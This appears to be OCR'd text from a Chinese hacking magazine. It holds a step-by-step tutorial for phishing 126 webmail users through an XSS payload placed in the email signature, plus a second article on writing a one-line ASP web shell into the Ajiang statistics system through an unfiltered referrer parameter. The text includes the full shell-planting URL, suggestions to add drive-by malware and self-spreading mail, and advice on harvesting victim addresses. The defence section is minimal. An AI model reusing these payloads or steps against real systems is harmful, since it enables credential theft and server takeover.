


图1　上传利用文件

这5个文件中getpass.php，import.sql，MYSQL.php是需要我们修改其中的数据库内容的，我已经给大家标出了，如图2。

1.getpass.php需要修改数据库地址、数据库用户名、密码还有数据库名，这4处需要修改成自己对应的数据库地址、数据库用户名、密码还有数据库名。

2.import.sql，MYSQL.php这两个文件修改数据库名成为自己的就可以了！




图2　修改配置文件

SHOW.PHP文件是我们用来查看截获的用户名和密码数据输出文件，MAIL.HTM是我自己做好的伪装成126登录页面的HTM文件。

以上的文件是必须传到服务器并且放在同一目录下的，以下还有两个文件是我们跨站要用到的工具和代码！其中XSS.HTM是跨站代码转化工具，也是作者在原文中给出源码的，我只是加以修改而已，这个工具是用来将伪装页面转化成加密代码的，因为不加密浏览器是不能跳转的，也就不能跨站！另一个文件XSS.TXT是跨站的代码，等下我会教大家使用！

二、漏洞测试

将修改好的文件getpass.php，import.sql，MYSQL.php连同SHOW.PHP和MAIL.HTM传到自己的空间，然后找到MAIL.HTM的地址http://xxx.com/mail.htm，接着打开XSS.HTM，将其中“你要伪造的页面”修改为你的页面地址http://xxx.com/mail.htm，然后点击加密按钮，程序就自动将跨站代码转化成了XSS代码，如图3。




图3　跨站代码转化成了XSS代码

接着再打开XSS.TXT，我们来修改其中的代码。其实很简单，只要将我们刚才转化完毕的XSS代码粘贴到其中“转化后的伪造页面”位置上就可以了，如图4。




图4　贴入构造的代码

做完以上的步骤，基本上我们要做的关键部分就已经做完了，下面就要写一封带有我们跨站代码的邮件了，具体怎么写呢？这也是126邮箱漏洞的关键所在，就是在写信的签名功能上，我们来这样构造一封跨站邮件：进入邮箱——点击写信——全部功能——然后点击签名后面的“编辑源码”按钮，然后你会发现下面出现了四行编辑代码，我们删除最后的三行只留下最上面一行，然后把我们编辑好XSS.TXT里面的代码全部复制到下面，如图5，这样一封跨站的邮件就设计好了，写上收信人和主题发送吧！




图5　构造跨站邮件

对方收到邮件后只要一打开就会自动跳转到我们做好的伪装页面上，如图6。




图6　伪造的页面

当对方重新输入账号和密码后，我们就可以再访问SHOW.PHP来查看用户账号和密码了，如图7。




图7　查看记录到的用户名和密码

三、漏洞利用

将近有两亿的用户在使用126邮箱，如果这个漏洞被我们好好利用一定会有肉鸡成群的。大家可以自己想象下如何利用这个漏洞，我在这里给大家提供一个思路，就是在MAIL.HTM文件中插入我们的挂马代码，那样只要有人浏览我们的邮件，他就会一起访问到我们的网马了！具体怎么样找到那些126的用户？其实方法也很简单，在百度搜索“**@126.com**”很快就有很多出现了，如图8，如果你要抓鸡的话，恐怕连手都要抓软了！

当然漏洞的利用方法不止这样，我的一位朋友就提供了一个不错的思路，在mail.htm中插入自动攻击的代码。

只要一有人打开邮件，程序就会自动给其通讯录里面的好友发送跨站邮件，那样可就太恐怖了！

四、漏洞防范

1. 不要随便打开陌生人的邮件。

2. 如果打开邮件出现了不正常情况（比如跳转），就要提高警觉了！

五、写在后面

对于126的跨站我就说这么多了，最后需要提醒广大菜鸟朋友们的就是，漏洞或许并不仅仅出现在这两个邮箱，作者在原文中还提到了QQ邮箱也有同样的跨站漏洞，可是经我用作者给出的代码测试并没有成功，也许是作者害怕影响严重而故意把代码作了修改了，或许还有其他的原因，在这里就不深究了，所以大家在以后的网邮中一定要小心再小心，以免变成别人的肉鸡！

[作者文中用到的几个文件已经收录在光盘中]



图8 搜索使用126邮箱的地址

编辑点评：

跨站的威力被逐渐发挥出来以后，大家的重点也转移到了跨站上来，或许是看腻了SQL吧，现在看到跨站的利用，不少人还有点新鲜感吧；至于这个漏洞，小编再次提醒大家注意，除了126的邮箱，还有很多其他的邮箱有类似的问题，请大家务必小心。

寻找阿江统计系统注入点拿WebShell

图 tlHelen

从本文你可以学到：

1、突破阿江统计系统　2、注入点实战

看了《黑手》2007年第1期中的“新年前夕之跨高校图书馆之旅”文章（简称新文），作者Morephaze[D.S.G]写得非常出彩，尤其是在“阿江统计的致命伤”那段，编辑在文章最后作了点评，指出了作者利用阿江统计系统2.1取得了webshell，但没有交待如何取得的过程，让我们读者有了些许的遗憾。前两天又翻看了这篇文章，编者的话再次引起了我的思考：能不能找到阿江统计系统的注入点并取得webshell呢？新文作者也指出阿江统计系统存在着注入点。我通过对阿江统计系统代码的分析、研究，找到了阿江统计系统的注入点，并用此注入点取得webshell，而且是直接从前台注入，不象新文中还要进到后台才能有所利用，从而使我们的应用更广泛，肉鸡来得更容易。废话不说了，请跟我来：

新文中提到了用的是2.1版本的，那我们就先拿2.1的动手，然后再分析最新版本的。首先下载个阿江统计系统V2.1商业无错版，搭建好平台，进行了测试。随便在一个链接后面加个‘号，出现如图1提示。




图1 错误提示

看来是程序对参数进行了过滤。找到文件确认一下，在inc_config.asp文件中的第52至56行定义了对siteid参数的过滤，可看到有如下代码：

```
Public SiteID
SiteID = Request("SiteID")
if SiteID = "" then SiteID = CFG_DefaultSite
if IsNumeric(Siteid)=false then Response.Redirect "help.asp?errid=5"
```

在界面上有后台登录，但不知道用户名和密码，放弃，不作考虑。

在阿江统计系统中很多都是关键字查询，如图2。




图2 关键字查询

那有没有搜索型注入呢？书上说，对是否存在搜索型注入判断最常用的办法就是用‘来判断，试了一下，没有作用，可能是被过滤了，看下文件就知道了，show_OP.asp这个文件的第4至12行代码如下：

```
tOP = Request("O")
if tOP="" then tOP=0
tOP = clng(tOP)

tOrder = Request("ord")
KeyW = Request("KeyW")
keyW = replace(KeyW,"'","''")

if KeyW <> "" then wherestr = " and (O_LastURL like '%" & KeyW &
"%' or O_Content like '%" & KeyW & "%')"
```

很显然，单引号被替换成了两个单引号。我采用了转义字符的办法，想用chr(39)来闭合SQL查询语句中前后的两个单引号，但没有成功。如果哪位朋友成功了，请告诉我一声。

再想不到别的办法了，还是看代码吧。在代码中还真发现了一处可利用的地方，从而拿到了Webshell。stat.asp的第162行处代码：

```
'******************** 获取数据 ********************
theurl          = "http://" & Request.ServerVariables
("http_host") & finddir(Request.ServerVariables("url"))

vStyle          = Request("style")
vZone           = Request("tzone")
vColor          = Request("tcolor")
vSize           = Request("sSize")
vCome           = Request("referrer")
```

再看它的第285行，代码如下：

```
'----------------------------------------------------------
'                     写入详细信息
'----------------------------------------------------------
……代码略部分……
    if not isre then
            if site_CanS(9) then SaveOP 0,vComeHost,vcome
'0 来路
            if site_CanS(10) then SaveOP 1,vpage,""
'1 入口
            vKeyw=findKeystr(vCome)
'2 关键词
            if vKeyw<>"" and site_CanS(11) then vKeyw=trim(Lcase
(vKeyw)) : SaveOP 2,vKeyw,vcome
            if site_CanS(12) then SaveOP 3,vipt,vip
```

```
' 3 IP
end if
if site_CanS(13) then SaveOP 4,vpage,""
' 4 页面
```

通过SaveOP函数提交的参数写入数据库。我们现在来看看这个函数，如果没有过滤，那我们就有希望了。

在inc_stat_functions.asp的第18至29行有如下将参数写入数据库的代码：

```
' 保存内容信息
sub SaveOP(Snum,Scon,Scon2)
    Scon=replace(Scon,"'","''")
    Scon2=replace(Scon2,"'","''")
    set tmprs=conn.Execute("select id from Origin_Page where O_Type="
& Snum & " and O_Content='"&Scon&"' and Site_Id=" & SiteID)
    if tmprs.eof then
        conn.Execute ("insert into Origin_Page (Site_id,O_Type,
O_Content,O_LastURL,O_Total,O_Yesterday,O_Today,O_LastTime) Values
("&Siteid&","&Snum&",'"&Scon&"','"&Scon2&"',1,0,1,now()-
"&CFG_ZoneServer&"/24)")
    else
        conn.Execute ("update Origin_Page set O_Total=O_Total+1,
O_Today=O_Today+1,O_LastURL='"&Scon2&"',O_LastTime=now()-
"&CFG_ZoneServer&"/24 where O_Type=" & Snum & " and O_Content='"
&Scon&"' and Site_Id=" & SiteID)
    end if
    set tmprs=nothing
end sub
```

通过上面我们能看到，对提交的参数没有进行任何检查、过滤就直接写入到数据库中了。哈哈，有门。我们现在就来写入一句话木马看看。提交的参数如图3。

完整的是这样：

http://127.0.0.1/ajiang2.1/stat.asp?style=text&referrer=<SCRIPT RUNAT=SERVER LANGUAGE=vbSCRIPT>eval(Request("1"))</SCRIPT>




图3 写一句话木马

现在我们用EVAL客户端来连接上去，结果如图4、图5。




图4 连接小马

